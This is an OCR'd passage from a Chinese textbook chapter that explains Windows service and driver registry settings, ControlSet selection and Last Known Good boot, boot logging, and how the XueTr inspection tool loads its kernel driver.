(1) 服务名称：RpcSs。显示名称：Remote Procedure Call(RPC)。

(2) 描述：提供终结点映射程序(endpoint mapper)以及其他 RPC 服务。

(3) 可执行文件的路径：C:\WINDOWS\system32\svchost -k RpcSs。

系统服务是以动态链接库(dll)形式实现的 RpcSs.dll，svchost 进程作为服务宿主。

(4) 启动类型：自动、手动和禁用。自动是指服务进程随系统启动而启动。

服务管理窗口所显示的信息皆来源于 HKLM\system\CurrentControlSet\services 中的各个项值。服务 RpcSs 的信息来源于 HKLM\SYSTEM\CurrentControlSet\Services\RpcSs，如图 6-10 所示。




图 6-10 注册表服务项

图 6-10 中的 Start 项值代表该服务的启动类型，这比服务管理窗口中可以设置的类型要多，具体类型如下。

(1) Start=0：内核加载时启动(安全模式)。

(2) Start=1：内核初始化时启动。

(3) Start=2：作为服务项自动启动。

(4) Start=3：管理员手工启动服务。

(5) Start=4：禁用。

子项 CurrentControlSet 中不仅包含系统服务信息，还包括内核驱动信息。内核驱动也是以服务的形式启动。系统的驱动文件皆在 C:\WINDOWS\system32\drivers 下，一般来说可以大致分为两类：硬驱动和软驱动。硬驱动就是对硬件直接进行控制；软驱动，不直接对硬件进行操作，而是位于硬驱动之上的一层更为高级的驱动，软驱动也称为驱动过滤层。如 TCP/IP 软驱动(tcpip.sys)位于网卡硬驱动之上。图 6-11 所示为 360AntiHacker.sys 的驱动信息，它也属于软驱动，对用户层的函数调用进行拦截和过滤，其 Start 值为 1。




图 6-11 360AntiHacker.sys 内核驱动配置信息

Sys 驱动文件一旦加载进入系统内核，则拥有最高的系统权限，因此对系统十分重要，一旦运行出现问题，计算机立刻蓝屏崩溃。杀毒软件和木马都会将自己的驱动模块加载入系统内核，以获取系统最高权限。

在表项 HKLM\SYSTEM 中一般有 3 个系统启动配置子项集：ControlSet001、ControlSet002 和 CurrentControlSet，其中 CurrentControlSet 是 ControlSet001 或 ControlSet002 的映射，这由 HKLM\SYSTEM\Select 中的 Current、Default、Failed 和 LastKownGood 项值决定，如图 6-12 所示。




图 6-12 系统启动配置项集

图 6-12 中所示项值的意义如下。

(1) Current=1 表示 CurrentControlSet 对应的项集是 ControlSet001。

(2) Default=1 表示 CurrentControlSet 默认对应的项集是 ControlSet001。

(3) Failed=0 表示失败或失效的项集是 ControlSet000,没有 000 项集表示系统目前未失败过,如果系统失败过则 Failed 不为 0,会出现 ControlSet00x 等,进入安全模式再正常重启后,HKLM\SYSTEM 中只会保留 3 个子项集。

(4) LastKownGood=2:表示系统最后一次正确配置的项集是 ControlSet002。

计算机在使用过程中增加、删除或修改系统服务时,只会影响当前使用的项集如 ControlSet001,如果系统运行不正常如某些功能失效,可以启动备用系统配置方案,也就是 LastKownGood 所指的项集。图 6-13 所示为计算机启动时按下 F8 键后的启动选项菜单,选择“最后一次正确的配置”则 Windows 系统依据 LastKownGood 的值读取对应项集如 ControlSet002 的信息加载系统服务。




图 6-13 启动选项菜单

在图 6-13 中选择“启动日志”菜单,则 Windows 系统会将加载(Loading)成功或失败的服务或驱动信息,并将信息保存到 C:\Windows\ntbtlog.txt 的文件中,有助于分析是否有可疑的服务或驱动被加载。

利用工具 XueTr.exe(适用 32 位的系统)可以查看当前系统中已加载的驱动信息,先用 Restorator 2007 查看 XueTr.exe 文件的资源信息,如图 6-14 所示,其包含的资源 KERNEL 中



的 167 和 178 是一个 PE 文件的二进制数据流。XueTr 启动后先解析并提取资源 167 或 178，在当前目录下生成 xxx. sys 驱动文件（文件属性为隐藏）后，XueTr 加载 xxx. sys 驱动进入系统内核，随后即刻删除文件 xxx. sys，所以 xxx. sys 驱动文件在这个启动过程中看不见。

